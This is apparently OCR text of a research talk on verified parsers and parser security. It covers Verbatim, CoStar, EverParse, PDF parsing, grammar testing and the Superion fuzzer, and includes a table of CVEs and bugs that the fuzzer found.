Bug Status	1 - Fixed (Existing) 2 - Confirmed 1 - Not Confirmed	1 - Confirmed	1 - Confirmed 1 - Not Confirmed	1 - Not Confirmed	1- Not Confirmed

From Bohemia: A Validator for Parser Frameworks, LangSec, May 2021


Verbatim

Verified Regex Matcher

- Based on Brzozowski Derivatives
- Formalizes and implements Maximal Munch Principle for resolving ambiguities
- Proved Soundness, Uniqueness, Completeness, and Termination
- Implemented in Coq, extracted to OCaml.
- Quadratic performance (linear is possible)
  - Currently verifying optimizations
  - Still not linear because Coq's core library doesn't (yet) support constant-time lookups
- Other verified regular expression matchers:
  - Rocksalt, PLDI 2012; Certified Derivative-Based Parsing of Regular Expressions, LNCS 2016; POSIX Lexing with Derivatives of Regular Expressions (Proof Pearl), ITP 2016; Verified Hardware/Software Co-Assurance, IEEE Systems Conference 2020;
- Open challenges
  - Performance, usability, integration with client code



$$z \in L \iff \lambda \in \partial_z L$$




From Verbatim: A Verified Lexer Generator, LangSec Workshop, 2021 and Derek Egolf's Honors Thesis, Tufts University, 2021

CoStar

Verified version of ANTLR 4

- Implements functional version of ALL(*), the parsing algorithm underlying ANTLR 4.
- Accepts any non-left-recursive context-free grammar
- Implemented in Coq, extracted to OCaml.
- Proved soundness, completeness, and termination
  - Correctly detects if input is ambiguous
  - Does not rely on “fuel” argument for termination
- Performance
  - Like ANTLR, linear in practice, but significant slowdown
- Other verified CFG parsers
  - Restricted to LL(1) grammars: ITP 2019, PLDI 2020
  - Lack termination guarantees: ESOP 2009, ESOP 2012
  - Designed for ambiguity: ICFP 2010, CPP 2011, CPP 2015
- Open challenges
  - Performance, usability (including integration with tokenizer), integration with client code



From CoStar: A Verified ALL(*) Parser, PLDI, 2021

everparse

Verified packet parser generator


- Domain: Authenticated message formats
- Programmer writes high-level specification in C-like data-description DSL.
- Toolchain:
  - Untrusted QuackyDucky compiler translates specification to monadic parser combinator library LowParse
  - F* tactics automatically prove generated parsers are *safe*, *correct*, and *secure*, (including non-*malleable*)
  - KreMLin compiler extracts zero-copy C code
  - Interoperability testing establishes equivalence with high-level specification
- Example applications:
  - Bitcoin block format, every format in TLS 1.0-1.3, QUIC record layer, DICE Measured Boot protocol, ~100 formats in Hyper-V Virtual Switch.
  - Performance competitive with hand-written code
- Other verified context-sensitive parsers:
  - TRX [LMCS 2011], Narcissus [ICFP 2019], Protocol Buffer Compiler [CPP 2019], Parsley [CPP 2020]

```
casetype _MessageUnion(UINT32 tag)
{
  switch(tag) {
  case INIT_MSG:
    Init  init;
  case QUERY_MSG:
    Query query;
  case HALT_MSG:
    Halt  halt;
  }
} MessageUnion;
```

```
typedef struct _Message
{
   UINT32 tag;
   MessageUnion(tag) message;
} Message;

typedef struct _Messages
{
   UINT32 size { size <= 1024 };
   Message messages[:byte-size size];
} Messages;
```

From EverParse: Hardening critical attack surfaces with formally proven message parsers, Microsoft Research Blog, May 3, 2021





From EverParse: Verified Secure Zero-Copy Parsers for Authenticated Message Formats, Usenix Security, August 2019

Available on Github with an open-source license.

Towards Verified PDF Parsing


- Widely used standard but flaws allow information exfiltration and remote code execution [BlackHat 2008]
- Complex, context-sensitive format
  - Can embed code, contain circular references, support code execution
  - Forgiving parsers enable “polyglot” files
- PARSEC [LangSec 2021] proposes 2-stage architecture to parse syntax and validate semantic properties
  - Verified parser (ACL2) serves as reference implementation for operational parser (C).
  - PEG-style ACL2 parser starts at the (unambiguous) trailer
  - Semantic properties derived from “Arlington PDF DOM,” machine-readable version of 700+ page hand-written ISO 32000-2 standard.
- Other high-assurance PDF parsers: Caradoc [SPW 2016,] JHOVE Testing [iPRES 2017], Parsley [LangSec 2020]
- Open challenges: Size and complexity of the specification, variations in the wild





From Accessible Formal Methods for Verified Parser Development, LangSec Workshop, May 2021

Validating Grammars



Validating grammars

Requires systematic testing, not verification

- Must convert grammar into `parse`/`print` functions to test
- Properties that need to be tested:
  - The grammar includes everything it should (Everything printable is parsable):

```
Forall x:A.parse(print x) == Just x
```

  - The grammar doesn't include things it shouldn't **(Often overlooked!)**:


```
Forall s:String.case parse s of
{Just x -> print x == normalize s; Nothing -> True}
```

Not easy to generate appropriate strings to test this property!

- Approaches:
  - Confirm desired properties:
    - Grammar is in given grammar class, non-left recursive, non-ambiguous, non-malleable, etc.
  - Perform differential testing ala Petr4 [POPL 2021]
  - Systematically generate test cases for human to judge as in "Automatic test suite generation for PMCFG grammars," [EasyChair Preprint 180]
  - Watch for shifts over time ala PADS [PLDI 2005]
- *More important for grammars that are inferred from examples or code.*

Thanks to Koen Claessen and John Hughes for useful discussions of testing grammars.

Vetting client code



Vetting client code

Checklist for best practices

- Use *one parser* for each type of input
  - If multiple are unavoidable, check them for equivalence (formally if possible)
- Ensure client code responds appropriately to all error conditions the parser can signal.
  - Language construct and/or grammar-derived templates to facilitate?
- Structure client code to avoid shotgun parsing: *Validate then process input!*
  - Shotgun parsing may be detectable via static analysis where input taints without validation spread deep into control-flow graph [SPW 2016]
- Use standard security testing: Greybox fuzzing ala AFL and whitebox fuzzing ala SAGE [ACM Queue, 2012]

Superion

Grammar-Aware Greybox Fuzzing

- Coverage-based greybox fuzzer AFL trims and mutates at bit/byte level, and so struggles to maintain well-formedness for structured inputs.
- Superion extends AFL with grammar-aware strategies:
  - Trim: Eliminate subterms (not random bytes)
  - Mutations:
    - Insert/replace tokens from a dictionary
    - Replace subtrees with alternates from another test program




TABLE III: Unique Bugs Discovered by Superion

Program	Bug	Type	AFL	jsfunfuzz
libplist	CVE-2017-5545	Buffer Overflow	✗	N/A
	CVE-2017-5834	Buffer Overflow	✓	N/A
	CVE-2017-5835	Memory Corruption	✓	N/A
	CVE-2017-6435	Memory Corruption	✗	N/A
	CVE-2017-6436	Memory Corruption	✗	N/A
	CVE-2017-6437	Buffer Overflow	✓	N/A
	CVE-2017-6438	Buffer Overflow	✓	N/A
	CVE-2017-6439	Buffer Overflow	✗	N/A
	CVE-2017-6440	Memory Corruption	✗	N/A
	Bug-90	Assertion Failure	✗	N/A
	CVE-2017-7440	Integer Overflow	✓	N/A
WebKit	CVE-2017-7095	Arbitrary Access	✗	✗
	CVE-2017-7102	Arbitrary Access	✗	✗
	CVE-2017-7107	Integer Overflow	✗	✗
	Bug-188694	Buffer Overflow	✗	✗
	Bug-188298	Use-After-Free	✗	✗
	Bug-188917	Assertion Failure	✗	✗
	Bug-170989	Assertion Failure	✗	✗
	Bug-170990	Assertion Failure	✗	✗
	Bug-172346	Null Pointer Deref	✗	✗
	Bug-172957	Null Pointer Deref	✗	✗
	Bug-172963	Buffer Overflow	✗	✗
	Bug-173305	Assertion Failure	✗	✗
	Bug-173819	Assertion Failure	✗	✗
Jerryscript	CVE-2017-18212	Buffer Overflow	✗	N/A
	CVE-2018-11418	Buffer Overflow	✓	N/A
	CVE-2018-11419	Buffer Overflow	✗	N/A
	Bug-2238	Buffer Overflow	✗	N/A
ChakraCore	Bug-5534	Buffer Overflow	✗	✗
	Bug-5533	Null Pointer Deref	✗	✗
	Bug-5532	Null Pointer Deref	✗	✗

From Superion: Grammar-Aware Greybox Fuzzing, ICSE 2019

Looking forward

Takeaways


We've made a lot of progress, but we have more to do

- Change the mindset:

  Parsing is dangerous and needs to be done carefully

  We need to take errors seriously

- High-assurance tools are improving significantly



Claim: If we get easy-to-use, high-performance, high-assurance parsing tools out there, we will dramatically improve software security.

Remaining Challenges

We have more work to do!

- For PDF and other formats of similar complexity, we have more engineering to do.
  - DARPA SAFEDOCS performers are working towards this goal
  - Can we simplify the standard and convert legacy files to updated form?
- For regex and CFG grammars, performance and usability needs to improve.
  - We should produce an easy-to-use, high-assurance, high-performance C-based regex library
- Different clients have different needs (space/time, portions of interest, etc.)
  - Can we generate different parsers given a description of use? Maybe cut down on # of different parsers in use?
- Where do specifications come from?
  - Can we learn them from code/examples/text documentation, at least as a start?
- We should think more about how to test grammars and ensure client code is structured to handle all normal/error cases
- We need to make high-assurance parsing tools easier to use

Discussion?